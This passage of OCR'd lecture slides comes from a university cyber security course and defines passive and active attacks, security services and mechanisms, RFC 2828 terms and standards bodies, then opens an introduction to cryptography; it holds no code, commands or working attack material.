  - The release of message contents
  - Traffic analysis

Active Attacks

- Involve some modification of the data stream or the creation of a false stream
- Difficult to prevent because of the wide variety of potential physical, software, and network vulnerabilities
- Goal is to detect attacks and to recover from any disruption or delays caused by them

Masquerade
- Takes place when one entity pretends to be a different entity
- Usually includes one of the other forms of active attack

Replay
- Involves the passive capture of a data unit and its subsequent retransmission to produce an unauthorized effect

Modification of messages
- Some portion of a legitimate message is altered, or messages are delayed or reordered to produce an unauthorized effect

Denial of service
- Prevents or inhibits the normal use or management of communications facilities

Assets of a Computer System

- Hardware
- Software
- Data
- Communication facilities and networks


Computer and Network Assets, with Examples of Threats

	Availability	Confidentiality	Integrity
Hardware	Equipment is stolen or disabled, thus denying service.	An unencrypted CD-ROM or DVD is stolen.	
Software	Programs are deleted, denying access to users.	An unauthorized copy of software is made.	A working program is modified, either to cause it to fail during execution or to cause it to do some unintended task.
Data	Files are deleted, denying access to users.	An unauthorized read of data is performed. An analysis of statistical data reveals underlying data.	Existing files are modified or new files are fabricated.
Communication Lines and Networks	Messages are destroyed or deleted. Communication lines or networks are rendered unavailable.	Messages are read. The traffic pattern of messages is observed.	Messages are modified, delayed, reordered, or duplicated. False messages are fabricated.


Services and Mechanisms

- ITU-T provides some security **services** and some **mechanisms** to implement those services.
- A processing or communication service Intended to counter security attacks, and they make use of one or more security mechanisms to provide the service.
- A process (or a device incorporating such a process) that is designed to detect, prevent, or recover from a security attack
- Security services and mechanisms are closely related because a mechanism or combination of mechanisms are used to provide a service.

Security Services




Security Mechanisms




Relationship between services and mechanism

Security Services	Security Mechanisms
Data Confidentiality	Encipherment, and routing control
Data Integrity	Encipherment, Digital Signature, Data Integrity
Authentication	Encipherment, Digital Signature, Authentication Exchange
Non Repudiation	Digital Signature, Data Integrity, notarization
Access Control	Access Control Mechanisms

Countermeasures



Security Concepts and Relationships



Computer Security Terminology, from RFC 2828, *Internet Security Glossary*, May 2000

Adversary (threat agent)
Individual, group, organization, or government that conducts or has the intent to conduct detrimental activities.

Attack
Any kind of malicious activity that attempts to collect, disrupt, deny, degrade, or destroy information system resources or the information itself.

Countermeasure
A device or techniques that has as its objective the impairment of the operational effectiveness of undesirable or adversarial activity, or the prevention of espionage, sabotage, theft, or unauthorized access to or use of sensitive information or information systems.

Risk
A measure of the extent to which an entity is threatened by a potential circumstance or event, and typically a function of 1) the adverse impacts that would arise if the circumstance or event occurs; and 2) the likelihood of occurrence.

Security Policy
A set of criteria for the provision of security services. It defines and constrains the activities of a data processing facility in order to maintain a condition of security for systems and data.

System Resource (Asset)
A major application, general support system, high impact program, physical plant, mission critical system, personnel, equipment, or a logically related group of systems.

Threat
Any circumstance or event with the potential to adversely impact organizational operations (including mission, functions, image, or reputation), organizational assets, individuals, other organizations, or the Nation through an information system via unauthorized access, destruction, disclosure, modification of information, and/or denial of service.

Vulnerability
Weakness in an information system, system security procedures, internal controls, or implementation that could be exploited or triggered by a threat source.

Standards

National Institute of Standards and Technology

- NIST is a U.S. federal agency that deals with measurement science, standards, and technology related to U.S. government use and to the promotion of U.S. private-sector innovation
- Despite its national scope, NIST Federal Information Processing Standards (FIPS) and Special Publications (SP) have a worldwide impact

Internet Society

- ISOC is a professional membership society with world-wide organizational and individual membership
- Provides leadership in addressing issues that confront the future of the Internet and is the organization home for the groups responsible for Internet infrastructure standards

ITU-T

- The International Telecommunication Union (ITU) is an international organization within the United Nations System in which governments and the private sector coordinate global telecom networks and services
- The ITU Telecommunication Standardization Sector (ITU-T) is one of the three sectors of the ITU and whose mission is the development of technical standards covering all fields of telecommunications

ISO

- The International Organization for Standardization is a world-wide federation of national standards bodies from more than 140 countries
- ISO is a nongovernmental organization that promotes the development of standardization and related activities with a view to facilitating the international exchange of goods and services and to developing cooperation in the spheres of intellectual, scientific, technological, and economic activity

References

- NATGRID Reports:
  - https://drive.google.com/file/d/18QK1jQifm3p4n9uSYoCO683qe3_y-KsH/view?usp=sharing
- Symantec Internet Security Threat Report (ISTR) for the years 2016 and 2018 are available here
  - https://drive.google.com/file/d/1gWmLwH5HkfvgrkNRQdUYMdAByMbpLxlK/view?usp=sharing

Thank You

Cyber Security

SEZG681/SSZG681

Introduction to Cryptography

Ashutosh Bhatia


BITS Pilani

ashutosh.bhatia@pilani.bits-pilani.ac.in

Cryptography Usage

Did you use any cryptography today?

Cryptography usage



- https invokes the TLS protocol
- TLS uses cryptography
- TLS is in ubiquitous use for secure communication: shopping, banking, Netflix, gmail, Facebook, ...

Secure messaging apps


WhatsApp, Signal, iMessage/FaceTime, Viber, Telegram, LINE, Threema, ChatSecure, KakaoTalk, ...

Cryptography is Everywhere

- **Secure communication**:
  - web traffic: HTTPS
  - wireless traffic: 802.11i WPA2 (and WEP), GSM, Bluetooth
- **Encrypting files on disk**: EFS, TrueCrypt
- **Content protection** (e.g. DVD, Blu-ray): CSS, AACS
- **User authentication**

… and much more


Secure Communication



HTTPS

no eavesdropping
no tampering

Protected Files on Disk



Analogous to secure communication:

